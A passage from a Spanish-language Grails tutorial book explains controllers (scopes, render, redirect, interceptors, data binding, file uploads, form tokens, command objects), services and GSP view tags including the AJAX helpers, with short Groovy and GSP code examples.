</persona>
<persona id="2">
<nombre>José</nombre>
<apellidos>Sanchez</apellidos>
</persona>
...
</list>
```

- `/persona/listaJson` – La última acción mostrará el listado de entidades `Persona` en formato JSON (JavaScript Object Notation), un formato ligero para el intercambio de datos muy utilizado principalmente en contextos AJAX:

```
[
{"id":1,
```

```
"class": "Persona",
"nombre": "Paco",
"apellidos": "Gómez"}
{"id": 2,
"class": "Persona",
"nombre": "José",
"apellidos": "Sanchez"}
...
]
```

Veamos ahora con más profundidad las posibilidades que presentan los controladores.

Ámbitos

Dentro de un controlador disponemos de una serie de objetos implícitos que podemos utilizar para almacenar datos. Se trata de Maps que corresponden a los distintos ámbitos que podemos encontrar normalmente en cualquier aplicación web:

- `servletContext` – contiene los datos del ámbito de aplicación. Cualquier valor que almacenemos en este objeto estará disponible globalmente, desde cualquier controlador o acción.
- `session` – permite asociar un estado a cada usuario, normalmente mediante el envío de cookies http. Los datos que guardemos en este ámbito serán visibles únicamente para el usuario, mientras su sesión esté activa.
- `request` – Los valores almacenados en este objeto serán visibles durante la ejecución de la solicitud actual.
- `params` – contiene todos los parámetros de la petición actual, tanto los de la url como los del formulario si lo hubiera. Se trata de un mapa mutable, de manera que podemos añadir nuevos valores si fuera necesario, o modificar los existentes.
- `flash` – este ámbito es un almacén temporal para atributos que necesitaremos durante la ejecución de la petición actual y la siguiente, y que serán borrados después. La ventaja de este ámbito es que podemos guardar datos que serán visibles si devolvemos al usuario un código de redirección http (con lo que se produce otra petición HTTP, de manera que no nos sirve el objeto `request`), y luego se borrarán.

Por ejemplo:

```
import grails.converters.*

class PersonaController {
    def verXml = {
        var p = Persona.findByNombre(params.nom)
        if(p){
            render p as XML
        }
    }
}
```

```
    }  
    else{  
        flash.message = "no encontrado"  
        redirect(action:index)  
    }  
}  
}
```

El controlador anterior recibiría una URI como la siguiente:

```
/persona/verXml?nom=Francisco
```

y devolvería el usuario con el nombre indicado como xml, o bien redirigiría a la acción `index` colocando un mensaje de error en el ámbito `flash` en caso de que no existiera ningún usuario con ese nombre.

El método render, a fondo

Como hemos comentado, si la acción que se está ejecutando no incluye ninguna llamada al método `render`, Grails tratará de localizar la vista predeterminada para esa acción, en el archivo `grails-app/views/[controlador]/[acción]`. Si la acción devuelve un Map con el modelo a mostrar, los campos definidos en dicho Map estarán accesibles en la vista GSP como variables locales. Si la acción no devuelve nada, entonces la GSP tendrá acceso a las variables locales definidas en el propio Controlador (recuerda que se crea una instancia del Controlador para cada petición).

Esta convención es útil en ciertas situaciones, pero no en la mayoría de los casos. Lo más habitual es que necesitemos más control sobre la respuesta que enviamos al navegador, en cuyo caso podemos usar el método `render`. Se trata de un método muy versátil para enviar respuestas al cliente, ya que acepta un gran número de parámetros y permite diferentes usos.

Los parámetros que podemos pasarle son:

- `text` – la respuesta que queremos enviar, en texto plano.
- `builder` – un builder para generar la respuesta (más sobre los builders en el APÉNDICE A).
- `view` – La vista que queremos procesar para generar la respuesta.
- `template` – La plantilla que queremos procesar (más sobre plantillas en el capítulo 10).
- `plugin` – el plugin en el que buscar la plantilla, si no pertenece a nuestra aplicación.
- `bean` – un objeto con los datos para generar la respuesta.
- `var` – el nombre de la variable con la que accederemos al bean. Si no se proporciona el nombre por defecto será "it".
- `model` – Un Map con el modelo para usar en la vista.

- `collection` – Colección para procesar una plantilla con cada elemento.
- `contentType` – el tipo mime de la respuesta.
- `encoding` – El juego de caracteres para la respuesta.
- `converter` – Un objeto `grails.converters.*` para generar la respuesta.

Todos los parámetros que recibe `render` son opcionales, y en función de los que le proporcionemos el funcionamiento será diferente. Veamos algunos ejemplos para entenderlo mejor:

```
//Enviar texto:
render "respuesta simple"

//especificar el tipo mime y codificación:
render(
    text:"<error>Hubo un error</error>",
    contentType:"text/xml",
    encoding:"UTF-8"
)

//procesar una plantilla con un modelo:
render(
    template:'listado',
    model:[lista:Persona.list()]
)

//o con una colección:
render(
    template:'listado',
    collection:[p1,p2,p3]
)

//o con un objeto:
render(
    template:'persona',
    bean:Persona.get(23),
    var:'p'
)

//procesar una vista con un modelo:
render(
    view:'listado',
    model:[lista:Persona.list()]
)

//o con el Controlador como modelo:
render(view:'persona')

//generar marcado usando un Builder (ojo con las llaves):
render {
    div(id:'idDiv','Contenido del DIV')
}
```

```
render(contentType:'text/xml') {
  listado {
    Persona.list().each {
      persona(
        nombre:it.nombre,
        apellidos:it.apellidos
      )
    }
  }
}

//generar JSON:
render(contentType:'text/json') {
  persona(nombre:p.nombre,apellido:p.apellido)
}

//generar XML y JSON automáticamente:
import grails.converters.*

render Persona.list(params) as XML
render Persona.get(params.id) as JSON
```

Encadenar acciones

Hay ocasiones en las que el resultado de una acción debe ser la ejecución de otra acción. En estos casos podemos usar dos métodos distintos en función del efecto que busquemos:

- **redirect** – termina la ejecución de la solicitud actual enviando al cliente un código de redirección HTTP junto con una nueva URL que invocar. El navegador llamará de forma automática a esta nueva dirección como resultado. Es importante tener en cuenta que cuando procesemos la segunda petición no tendremos acceso al ámbito `request` de la primera, de manera que los datos que queramos conservar deberán guardarse en el ámbito `flash`. Veamos algunos ejemplos:

```
//Redirigir a otra acción de este controlador:
redirect(action:'otraAccion')

//Redirigir a otra acción en otro controlador:
redirect(controller:'access',action:'login')

//Paso de parámetros:
redirect(action:'otraAccion',params:[p1:'v1',...])

//Pasar los parámetros de esta petición:
redirect(action:'otra',params:params)

//Redirigir a una URL:
redirect(url:'http://www.imaginaworks.com')
```

```
//Redirigir a una URI:  
redirect(uri:'/condiciones.uso.html')
```

- **chain** – Si necesitamos que el modelo se mantenga entre la primera acción y la segunda podemos utilizar el método **chain**:

```
class EjemploController {  
  def accion1 = {  
    def m = ['uno':1]  
    chain(action:accion2,model:m)  
  }  
  def accion2 = {  
    ['dos':2]  
  }  
}  
//El modelo resultante será ['uno':1,'dos':2]
```

Interceptors

En el capítulo 13 hablaremos sobre los **Filtros**, componentes que controlan el acceso de los usuarios a nuestra aplicación al estilo de los Filtros JavaEE.

Pero en Grails existe además otro sistema para lograr el mismo efecto definiéndolo directamente en el Controlador: los **Interceptors**. Se trata de closures con un nombre específico que Grails ejecutará, si están presentes, antes y/o después de llamar a la acción solicitada por el navegador:

```
class PersonaController {  
  def beforeInterceptor = {  
    println "procesando: ${actionUri}"  
  }  
  def afterInterceptor = {model ->  
    println "completado: ${actionUri}"  
    println "Modelo generado: ${model}"  
  }  
  ...  
}
```

Si el `beforeInterceptor` devuelve `false`, la ejecución se detendrá antes de llegar a la acción.

También podemos especificar para qué acciones debe ejecutarse un interceptor, y definir la lógica en un método privado:

```
class PersonaController {  
  def beforeInterceptor = [  
    action:this.&auth,  
    except:['login','register']  
  ]  
  
  private auth(){
```

```
        if(!session.user){
            redirect(action:'login')
            return false;
        }
    }
}
```

En este ejemplo, hemos definido un `beforeInterceptor` que captura todas las acciones, excepto `login` y `register`, e invoca el método `auth` (privado, para que no sea expuesto como una acción por el controlador) que comprobará si el usuario está identificado antes de continuar procesando la petición.

Procesar datos de entrada

Los controladores Grails presentan numerosas funcionalidades para procesar los datos de entrada, algunas de las cuales nos evitarán un montón de trabajo repetitivo al realizar conversiones de tipo automáticas y asignación de datos de entrada a variables en función de su nombre (*data binding*).

A continuación veremos algunas de estas potentes herramientas, y mostraremos ejemplos de uso de cada una.

Data Binding

Grails utiliza las capacidades de Spring para procesar los datos de entrada, y asociarlos automáticamente a los objetos de nuestro modelo.

Para conseguir este efecto, podemos utilizar el constructor implícito que tienen todas las clases de entidad:

```
def save = {
    def p = new Persona(params)
    p.save()
}
```

El constructor recibe como argumento el Map con los parámetros de la petición. Para cada clave del mapa, Grails buscará en el objeto una propiedad con el mismo nombre, y asignará el valor asociado en el mapa a dicha propiedad. Si es necesario, se convertirá automáticamente el tipo del parámetro (String) al tipo requerido.

También podemos realizar este proceso para instancias existentes mediante la propiedad `properties`:

```
def save = {
    def p = Persona.get(params.id)
    p.properties = params
    p.save()
}
```

Al usar este sistema, podríamos invocar la acción de esta manera:

```
/persona/save/2?nombre=Paco&apellidos=Gómez
```

Y no tendríamos que asociar manualmente cada parámetro a la propiedad correspondiente del objeto `Persona`.

Si la conversión automática de datos produjese errores, éstos quedarían almacenados en la propiedad `errors` de la entidad, y el método `hasErrors()` devolvería `true`. De esta manera, el código completo de la acción quedaría así:

```
class PersonaController {  
  
    def save = {  
        def p = Persona.get(params.id)  
        p.properties = params  
        if(p.hasErrors()){  
            //procesar la lista de errores.  
        }  
        else{  
            //la operación tuvo éxito.  
        }  
    }  
  
}
```

Si nuestra clase de entidad tiene relaciones con otras entidades, también podemos usar `data binding`:

```
/persona/save/3?departamento.id=5
```

Recibir ficheros

Para la gestión de subidas de archivos al servidor, Grails utiliza - una vez más – las bondades de Spring, mediante la interfaz

`org.springframework.web.multipart.MultipartHttpServletRequest`.

Para enviar ficheros al servidor tenemos que crear el formulario correspondiente en nuestra vista GSP:

```
<g:form  
    action="save"  
    method="post"  
    enctype="multipart/form-data">  
    <input type="file" name="foto" />  
    <input type="submit" value="enviar" />  
</g:form>
```


En nuestro controlador, el archivo estará disponible mediante un objeto que implementará la interfaz `org.springframework.web.multipart.MultipartFile`, que nos proporciona los siguientes métodos:

- `getBytes()` - devuelve un array de bytes con el contenido del archivo.
- `getContentType()` - devuelve el tipo mime del archivo.
- `getInputStream()` - devuelve un `InputStream` para leer el contenido del archivo.
- `getName()` - Devuelve el nombre del campo file del formulario.
- `getOriginalFileName()` - Devuelve el nombre original del archivo, tal como se llamaba en el ordenador del cliente.
- `getSize()` - devuelve el tamaño del archivo en bytes.
- `isEmpty()` - devuelve true si el archivo está vacío o no se recibió ninguno.
- `transferTo(File dest)` – copia el contenido del archivo al archivo proporcionado.

Es importante tener en cuenta que los datos se almacenarán en un **archivo temporal que será borrado automáticamente** al terminar de procesar la petición, así que si quieres mantener el archivo debes copiarlo a otro sitio invocando `transferTo`.

Podemos recibir una petición de este tipo de dos maneras posibles:

- Si el contenido del archivo debe guardarse en una propiedad de una entidad (por ejemplo, la foto del perfil de usuario), podemos usar el data binding:

```
class Persona {
    String nombre
    String apellidos
    byte[] foto

    /*
    Observa que la propiedad foto es de tipo byte[], y que el nombre coincide
    con el nombre del campo file del formulario.
    */
}
```

```
class PersonaController {
    def save = {
        def p = new Persona(params)
    }
}
```

- En el caso más general, podemos acceder al archivo recibido directamente:

```
def save = {
    def archivo = request.getFile('foto')
    if(!archivo.empty){
        archivo.transferTo(new File('....'))
    }
}
```

```
        render "Archivo guardado"
    }
    else{
        flash.message = "no se recibió archivo"
        redirect(action: 'edit')
    }
}
```

Evitar el doble post

Como sabes, una aplicación web se basa en que el usuario envía datos al servidor y recibe una nueva página como respuesta. En nuestro caso, quien recibe las peticiones es el Controlador asociado a la URL invocada.

Pero este paradigma, basado en el protocolo HTTP, tiene un riesgo: si el usuario pulsa el botón de enviar de un formulario, y la respuesta tarda más tiempo en generarse del que el usuario está dispuesto a esperar, es posible que éste vuelva a darle al botón de enviar pensando que "la otra vez no llegó al servidor". En este caso tenemos el mismo formulario enviado dos veces al servidor, con un intervalo de algunos segundos, lo cual puede dar lugar a inconsistencias en el comportamiento de la aplicación y en los datos almacenados.

Existen varias formas de evitar esto, la más sencilla es des habilitar por javascript el botón de enviar cuando el usuario lo pulsa la primera vez:

```
<input
  type="submit"
  name="s"
  value="Enviar"
  onclick="this.disabled=true"
/>
```

Pero sin duda las más robustas son aquellas que involucran al servidor en este problema. Grails permite usar tokens en el envío de formularios de manera que cuando un formulario se está procesando se almacena el valor del token asociado en la sesión del usuario, y no se permite el procesamiento del mismo token hasta que termine la primera ejecución.

Para activar este comportamiento tenemos que usar el atributo `useToken` en la etiqueta `<g:form ...>`:

```
<g:form useToken="true" action="save" ...>
```

De esta manera, la etiqueta `form` generará un código similar a éste:

```
<form
  action="/almanac/usuario/save"
  method="post" >
```

```
<input
  type="hidden"
  name="org.codehaus.groovy.grails.SYNCHRONIZER_TOKEN"
  value="ef285d64-cb2a-413d-8bd4-346061da09b3"
  id="org.codehaus.groovy.grails.SYNCHRONIZER_TOKEN"
/>
<input
  type="hidden"
  name="org.codehaus.groovy.grails.SYNCHRONIZER_URI"
  value="/almanac/usuario/create"
  id="org.codehaus.groovy.grails.SYNCHRONIZER_URI"
/>
...
```

en el que se definen dos campos ocultos para controlar el envío del formulario al servidor.

Al enviar este formulario pueden pasar dos cosas:

- Si queremos, podemos tratar el token explícitamente en nuestra acción:

```
def save = {
  withForm {
    //Formulario enviado correctamente.
  }.invalidRequest {
    //Formulario enviado por duplicado.
  }
}
```

- O si no lo hacemos, el comportamiento por defecto es que si Grails detecta un doble post la segunda invocación será redirigida automáticamente de nuevo a la vista del formulario, y el token repetido será guardado en el ámbito flash para que podamos tratarlo en la página GSP:

```
<g:if test="${flash.invalidToken}">
  Por favor, no pulse el botón enviar hasta que haya
  terminado de procesarse el formulario.
</g:if>
<g:form ...>
...
```

Objetos Command

Existen situaciones en las que necesitamos data binding o validar la información que llega con un formulario, pero no hay ninguna entidad involucrada en el proceso para poder usarlos.

En estos casos Grails nos propone el uso de "Command Objects" (objetos comando),

que se pueblan automáticamente con los datos que llegan en la solicitud. Normalmente se definen en el mismo archivo de código fuente que el controlador:

```
class PersonaController {
    def login = {LoginCommand cmd ->
        if(cmd.hasErrors()){
            redirect(action:'loginForm')
        }
        else{
            session.user = Persona
                .findByUserName(cmd.userName)
            redirect(controller:'home')
        }
    }
}

class LoginCommand {
    String userName
    String userPass
    static constraints = {
        userName(blank:false,minSize:6)
        userPass(blank:false,minSize:6)
    }
}
```

Como ves, podemos definir restricciones (constraints) como si se tratase de una clase de entidad. En la acción del controlador, tenemos que declarar el parámetro con el tipo del objeto command, y Grails se encargará de poblar las propiedades con los parámetros de la solicitud de forma automática.

Igual que las entidades, los objetos command tienen una propiedad `errors` y un método `hasErrors()` que podemos utilizar para validar la entrada.

9. Servicios


En una aplicación MVC, la capa de servicios es la responsable de implementar la lógica de negocio de nuestra aplicación. Es muy importante entender el significado y la utilidad de esta capa para poder desarrollar aplicaciones fáciles de mantener y evolucionar.

Por qué deberían importarte los servicios

El fallo número uno que cometemos al aplicar el patrón MVC cuando somos principiantes es colocar demasiado código en la capa de Control. Al hacerlo, estamos asegurándonos una fase de mantenimiento complicada y comprando todos los tickets para la lotería del código spaghetti.

Incluso los casos de uso que en una implementación inicial parecen sencillos pueden, a medida que crece la aplicación, convertirse en auténticas cajas negras que nadie se atreve a tocar porque el código es incomprensible.

El siguiente diagrama muestra el flujo recomendado para un caso de uso típico:



- El usuario pulsa un link en la vista, o un botón Submit de un formulario.
- La solicitud llega a la acción correspondiente el controlador, según lo configurado en el mapeo de URLs.
- El controlador invoca al servicio encargado de la implementación del caso de uso.
- En base al resultado de la invocación, decide cuál es la próxima vista a mostrar, y solicita a la capa de presentación que se la muestre al usuario.

Al utilizar este reparto de responsabilidades conseguimos, por un lado, componentes más pequeños y fáciles de mantener, y por otro, la posibilidad de reutilizar nuestro código en mayor medida.

Ok, pero qué es un “Servicio” en GRAILS?

Según la convención que sigue Grails, un servicio es una clase cuyo nombre termina en `Service` y que se aloja en la carpeta `grails-app/services`. En tiempo de ejecución, Grails usará la magia del contenedor Spring para hacer que todas las clases que declaren una variable con el mismo nombre que el servicio tengan una instancia a su disposición.

Supongamos el siguiente escenario: tenemos una aplicación en la que al dar de alta un usuario tenemos que configurar su cuenta con una serie de valores iniciales que dependen de varios factores relacionados con la lógica de negocio (a qué departamento pertenezca, desde qué IP acceda al servicio, si ha introducido algún código especial de seguridad, o cualquier otra restricción de este tipo). Vamos a crear un servicio que implemente éste caso de uso.

Lo primero es pedir a Grails que genere el esqueleto de la clase para nosotros:

```
grails create-service usuario
```

Como respuesta a este comando, Grails crea la clase `grails-app/services/UsuarioService.groovy`:

```
class UsuarioService {  
  
    boolean transactional = true  
  
    def serviceMethod() {  
  
    }  
  
}
```

Como ves, el nuevo servicio tiene una propiedad que indica si se trata o no de un servicio transaccional. **Si `transactional` vale `true`, entonces todas las llamadas a métodos de nuestro servicio se encerrarán en una transacción, produciéndose un rollback automático si durante la ejecución saltase una excepción.**

Vamos a sustituir el método de ejemplo `serviceMethod` por nuestro método de alta de usuario, que recibirá el mapa con los parámetros de la petición y devolverá una instancia de `Persona`:

```
Persona altaUsuario(params) {  
    def p = new Persona(params)  
  
    //1. validar datos de entrada  
    if(p.validate()){  
        //aplicar reglas a p  
        //...  
        p.save()  
    }  
  
    return p  
}
```

```
}
```

Lo primero que hacemos es, asumiendo que `params` trae los campos del formulario de alta desde la vista, crear la entidad `Persona` para esos parámetros, e invocar al método `validate` sobre ella para que se apliquen todas las reglas de validación definidas en las `constraints` de `Persona`. Si `validate` devuelve falso, habrá errores en la propiedad `errors` de `p`, y como no entramos en el bloque `if`, el servicio devuelve la entidad sin guardar en la base de datos y con todos los mensajes de error para que el controlador decida qué hacer.

En caso de que `validate` devuelva verdadero, aplicaremos las reglas de negocio pertinentes y guardaremos la instancia en la base de datos mediante una llamada al método `save`.

El controlador tendrá por tanto este aspecto:

```
class UsuarioController {  
  def userService  
  
  // . . . otra acciones  
  def save = {  
    def p = userService.altaUsuario(params)  
    if(p.hasErrors()){  
      //tratar errores  
    }  
    else{  
      flash.message = 'Usuario registrado.'  
      redirect(action:'show',id:p.id)  
    }  
  }  
}
```

Como ves, en el controlador declaramos una variable con el mismo nombre que la clase `UsuarioService`, salvo por la primera letra minúscula. Ésta es la convención a seguir para que Grails inyecte automáticamente una instancia del servicio en nuestro controlador, con lo que no debemos preocuparnos por su ciclo de vida.

Política de creación de instancias

Como hemos visto, Grails controla el ciclo de vida de nuestros servicios, decidiendo cuándo se crean instancias de los mismos. Por defecto, todos los servicios son singleton: sólo existe una instancia de la clase que se inyecta en todos los artefactos que declaren la variable correspondiente.

Este criterio es apropiado para la mayoría de las situaciones, pero tiene un inconveniente: no podemos guardar información que sea “privada” de una petición en el servicio porque todos los controladores verían la misma instancia y por tanto el mismo valor. Podemos modificar este comportamiento declarando una variable “scope” en el servicio con alguno de estos valores:

- `prototype` – cada vez que se inyecta el servicio en otro artefacto se crea una

nueva instancia.

- `request` – se crea una nueva instancia para cada solicitud HTTP.
- `flash` – cada instancia estará accesible para la solicitud HTTP actual y para la siguiente.
- `flow` – cuando declaramos el servicio en un web flow (ver capítulo 11), se creará una instancia nueva en cada flujo.
- `conversation` – cuando declaramos el servicio en un web flow, la instancia será visible para el flujo actual y todos sus sub-flujos (conversación)
- `session` – Se creará una instancia nueva del servicio para cada sesión de usuario.
- `singleton` (valor por defecto) – sólo existe una instancia del servicio.

Por tanto, si por ejemplo queremos que exista una instancia de un servicio particular para cada sesión de usuario, tendremos que declararlo así:

```
class UnoPorUsuarioService {
    static scope = 'session'
    //...
}
```


10. Vistas: Groovy Server Pages

Dentro del patrón MVC, la vista es la responsable de mostrar al usuario el estado actual del modelo de datos, y las acciones a su disposición para que elija lo que desea hacer a continuación.

Grails incluye la tecnología GSP (Groovy Server Pages), inspirada en las páginas JSP pero simplificando enormemente su funcionamiento.

Una vista en Grails es un archivo con extensión `gsp` (son los únicos componentes de Grails que no son Groovy ni Java, aparte de los recursos estáticos) que reside en la carpeta `grails-app/views` de nuestro proyecto.

Cuando nuestra aplicación se está ejecutando, podemos decidir qué vista hay que procesar y enviar al cliente mediante el método `render` de los controladores, o dejar que Grails escoja la vista por defecto, que será aquella que tenga el mismo nombre que la acción actual y esté en una carpeta con el mismo nombre que el controlador.

Normalmente, una vista tiene acceso a una serie de valores que forman su *modelo* (no confundir con el modelo de datos de la aplicación), y será responsabilidad del Controlador definir tales datos para que puedan mostrarse al usuario.

Desde el punto de vista formal, una página GSP es un archivo de texto que contiene algún tipo de marcado (normalmente html) junto con bloques dinámicos que pueden definirse de varias formas:

- Introduciendo código Groovy entre las marcas `<%` y `%>`. Igual que con las JSP, este método está desaconsejado. **Nunca es una buena idea mezclar código fuente y marcado.**
- Utilizando expresiones Groovy con el formato `${expresion}`, que serán reemplazadas por su valor antes de enviar la respuesta al cliente. Además de los valores definidos en el controlador, existe una serie de objetos implícitos a los que tenemos acceso desde cualquier página GSP:
 - `application` – Una referencia al contexto JavaEE (`javax.servlet.ServletContext`).
 - `applicationContext` – Una referencia al contexto Spring (`org.springframework.context.ApplicationContext`).
 - `flash` – El ámbito flash (ver capítulo sobre Controladores)
 - `grailsApplication` – Una referencia al objeto `GrailsApplication`, que nos permite acceder a otros artefactos, entre otras cosas.
 - `out` – Una referencia al objeto `Writer` sobre el que se volcará el resultado de procesar la GSP.
 - `params` – El Map con los parámetros de la solicitud (ver capítulo sobre Controladores)
 - `request` – Una referencia al objeto `HttpServletRequest`.

- `response` – Una referencia al objeto `HttpServlet Response`
- `session` – Una referencia al objeto `HttpSession`.
- `webRequest` – Una referencia al objeto `GrailsWebRequest`, que podemos utilizar para obtener datos sobre la petición actual no disponibles en el objeto `request`, como el nombre del controlador o la acción actual.
- Utilizando librerías de etiquetas. Como veremos a continuación, podemos extender la funcionalidad de las GSP definiendo nuestras propias etiquetas con un sistema mucho más simple e intuitivo que las librerías de etiquetas JSP.

Etiquetas GSP

Como hemos comentado, la forma recomendada para definir la lógica de presentación es mediante el uso de etiquetas. Podemos definir nuestras propias librerías de etiquetas (más sobre esto en el siguiente apartado), o utilizar el extenso conjunto de ellas que incorpora Grails.

En cualquier caso, tanto las etiquetas estándar como las nuestras tendrán la siguiente sintaxis:

```
<[ns]:[tag] atrib1="val1" atrib2="atrib2" ...>
  <!-- cuerpo -->
</[ns]:[tag]>
```

donde:

- `[ns]` es el espacio de nombres (*Namespace*) de la etiqueta. Las etiquetas estándar de Grails, así como las nuestras si no indicamos lo contrario, estarán en el espacio de nombres "g", por ejemplo:

```
<g:link action="login">Iniciar sesión</g:/link>
```

- `[tag]` es el nombre de la etiqueta.

A continuación haremos un repaso de las etiquetas GSP más importantes, aunque te recuerdo que para una lista completa y actualizada puedes acudir a la documentación oficial: <http://grails.org/Documentation>.

Etiquetas para manejo de variables

- `set` – Esta etiqueta puede usarse para definir variables en la página GSP, y definir el ámbito en el que deben almacenarse. Atributos:
 - `var` – el nombre de la variable a crear o modificar.
 - `value` – el valor a almacenar en la variable.
 - `scope` – el ámbito en el que hay que crear la variable (`page`, `request`,

```
flash, session o application).
```

```
<g:set var="hoy" value="${new Date()}" />
```

Etiquetas lógicas y de iteración

- **if, else y elseif:** Permiten la inclusión opcional de código en las vistas:

```
<g:set var="roles" value="${session.user.roles}" />
<g:if test="${roles.contains('admin')}">
    Hola, administrador.
</g:if>
<g:elseif test="${roles.contains('editor')}">
    Hola, editor.
</g:elseif>
<g:else>
    Hola, usuario.
</g:else>
```

- **each** – Permite iterar sobre los elementos de una colección:

```
<g:each in="${['Paco', 'Juan', 'Pepe']}" var="nom">
    <p>Hola, ${nom}</p>
</g:each>
```

- **while** – Permite iterar mientras una se cumpla la condición indicada:

```
<g:set var="i" value="${1}" />
<g:while test="${i < 10}">
    <p>Número actual: ${i++}</p>
</g:while>
```

Etiquetas para filtrar colecciones

- **findAll** – Busca entre los elementos de una colección aquellos que satisfagan una condición, expresada en Groovy:

```
Números pares de 1 a 1.000:
<ul>
<g:findAll in="${1..1000}" expr="it % 2 == 0">
    <li>${it}</li>
</g:findAll>
</ul>
```

- **grep** – Busca entre los elementos de una colección de dos formas distintas:

```
//Buscar objetos de una clase particular:
<g:grep in="${personas}" filter="Conductor.class">
    <p>${it.nombre} ${it.apellidos}</p>
</g:grep>

//Buscar cadenas que cumplan una expresión regular:
<g:grep
```

```
in="${personas.nombre}"
filter="~/Jose.*?/" >
<p>${it}</p>
</g:grep>
```

Etiquetas para enlazar páginas y recursos

- **link** – Permite crear enlaces (etiquetas a de HTML) de forma lógica, que funcionarán incluso si cambiamos la configuración de URLs de nuestra aplicación. Veamos algunos ejemplos (ver capítulo 11):

```
<g:link action="show" id="1">Persona 1</g:link>

<g:link controller="persona" action="list">
  Listado de personas
</g:link>

<g:link controller="persona" action="list"
  params="[sort:'nombre',order:'asc']">
  Listado alfabético de Personas
</g:link>
```

- **createLink** – Genera una ruta para utilizar directamente en el atributo href de un enlace html, o en javascript, etc:

```
<g:createLink
  controller="persona"
  action="show"
  id="5" />
<!-- Genera: /persona/show/5 -->
```

- **resource** – Crea enlaces a recursos estáticos como hojas de estilo o scripts javascript:

```
<g:resource dir="css" file="main.css" />
<!-- Genera: /css/main.css -->
```

- **include** – Permite empotrar la respuesta de otra acción o vista en la respuesta actual:

```
<g:include action="status" id="${user.id}" />
```

Etiquetas para formularios

Grails incluye multitud de etiquetas relacionadas con formularios, para crear campos de todo tipo desde los básicos incluidos en HTML hasta versiones más sofisticadas como selectores de idioma:

- **form** y **uploadForm** – Ambas crean una etiqueta form. La diferencia es que la segunda añade `enctype="multipart/form-data"` para permitir el envío de

archivos al servidor:

```
<g:form
  name="f"
  url="[controller:'persona',action:'save']">
  <!-- Formulario -->
</g:form>
```

- `textField` – Para crear campos de texto.
- `checkBox` – Para crear campos check.
- `radio` – para crear radio buttons.
- `radioGroup` – para agrupar varios botones radio.
- `hiddenField` – para crear campos ocultos.
- `select` – para crear listas desplegables.
- `actionSubmit` – Genera un botón submit para el formulario. Permite incluir varios botones en el mismo formulario que envíen los datos a diferentes urls:

```
<g:actionSubmit
  value="Enviar" action="save" />
<g:actionSubmit
  value="Cancelar" action="index" />
```

En la mayoría de los casos, los atributos que pongamos en una etiqueta que no sean reconocidos por ella se incluirán sin modificar en el HTML generado, de forma que podemos hacer:

```
<g:actionSubmit
  value="Eliminar"
  action="delete"
  onclick="return confirm('Estás seguro??') " />
```

y la etiqueta `actionSubmit` incluirá el atributo `onclick` en el html generado tal cual lo hemos definido nosotros.

Etiquetas para AJAX

El uso de AJAX ("*Asynchronous Javascript And XML*") ha supuesto toda una revolución en la forma de crear interfaces de usuario web, al permitir que un documento HTML pueda recargarse parcialmente haciendo llamadas asíncronas al servidor.

Grails incorpora una serie de etiquetas auxiliares que facilitan la generación del código Javascript necesario para hacer este tipo de llamadas.

Lo primero que debemos elegir es la librería Javascript que deseamos utilizar. Las etiquetas incluidas por defecto usan Prototype (<http://www.prototypejs.org>), aunque existen numerosos plugins que proporcionan soporte para otras librerías como Dojo (<http://dojokit.org>) o Yahoo UI (<http://developer.yahoo.com/yui>).

Una vez elegida la librería, añadimos la etiqueta correspondiente a la cabecera de

nuestra página GSP:

```
<g:javascript library="prototype" />
```

Una vez incluida la librería Javascript, disponemos de distintas etiquetas para las situaciones más habituales:

- `remoteLink` – Genera un enlace que realiza una invocación AJAX al servidor y muestra el contenido en el contenedor con el id proporcionado en el atributo "update":

```
<div id="listado"></div>
<g:remoteLink
    action="list"
    controller:"persona"
    update="listado">
Ver Listado Completo
</g:remoteLink>
```

- `formRemote` – Crea una etiqueta form de HTML con la lógica necesaria para hacer un submit AJAX de los datos, en lugar de un POST normal:

```
<g:formRemote name="f"
    url="[action:actualizar]"
    update="resultado">
. . .
</g:formRemote>
<div id="resultado"></div>
```

- `submitToRemote` – crea un botón que envía el formulario actual mediante AJAX. Especialmente útil en casos en que no podemos utilizar `formRemote`.

```
<g:form action="actualizar">
...
    <g:submitToRemote update="resultado" />
</g:form>
<div id="resultado"></div>
```

- `remoteField` – Crea un campo de texto que envía su valor al servidor cada vez que se cambia.
- `remoteFunction` – Genera una función javascript que podemos asociar al evento que queramos de cualquier objeto HTML:

```
<input type="button" name="b" value="Ver Usuario"
    onclick="${remoteFunction(action:'show')}" />
```

Eventos Javascript

La mayoría de las etiquetas AJAX permiten asociar código Javascript a ciertos eventos, ya sea para reaccionar ante la respuesta del servidor o bien para proporcionar al usuario información sobre lo que está ocurriendo.

Los eventos que podemos capturar son:

- `onSuccess` – la llamada se realizó con éxito.
- `onFailure` – la llamada al servidor falló.
- `on_[CODIGO-ERROR-HTTP]` – la llamada al servidor devolvió un error
- `onUninitialized` – la librería AJAX falló al inicializarse.
- `onLoading` – la llamada se ha realizado y se está recibiendo la respuesta.
- `onLoaded` – la respuesta se ha recibido completamente.
- `onComplete` – la respuesta se ha recibido y se ha completado su procesamiento.

Veamos algunos ejemplos:

```
<g:javascript>
function trabajando(){
    alert("vamos a conectar con el servidor...");
}
function completado(){
    alert("Proceso completado");
}
function noEncontrado(){
    alert("La ruta estaba mal...");
}
function error(){
    alert("Ha ocurrido un error en el servidor");
}
</g:javascript>

<g:remoteLink
    action="show"
    id="3"
    update="resultado"
    onLoading="trabajando()"
    onComplete="completado()"
    on404="noEncontrado()"
    on500="error()">
    Mostrar la persona con id 3
</g:remoteLink>

<div id="resultado"></div>
```

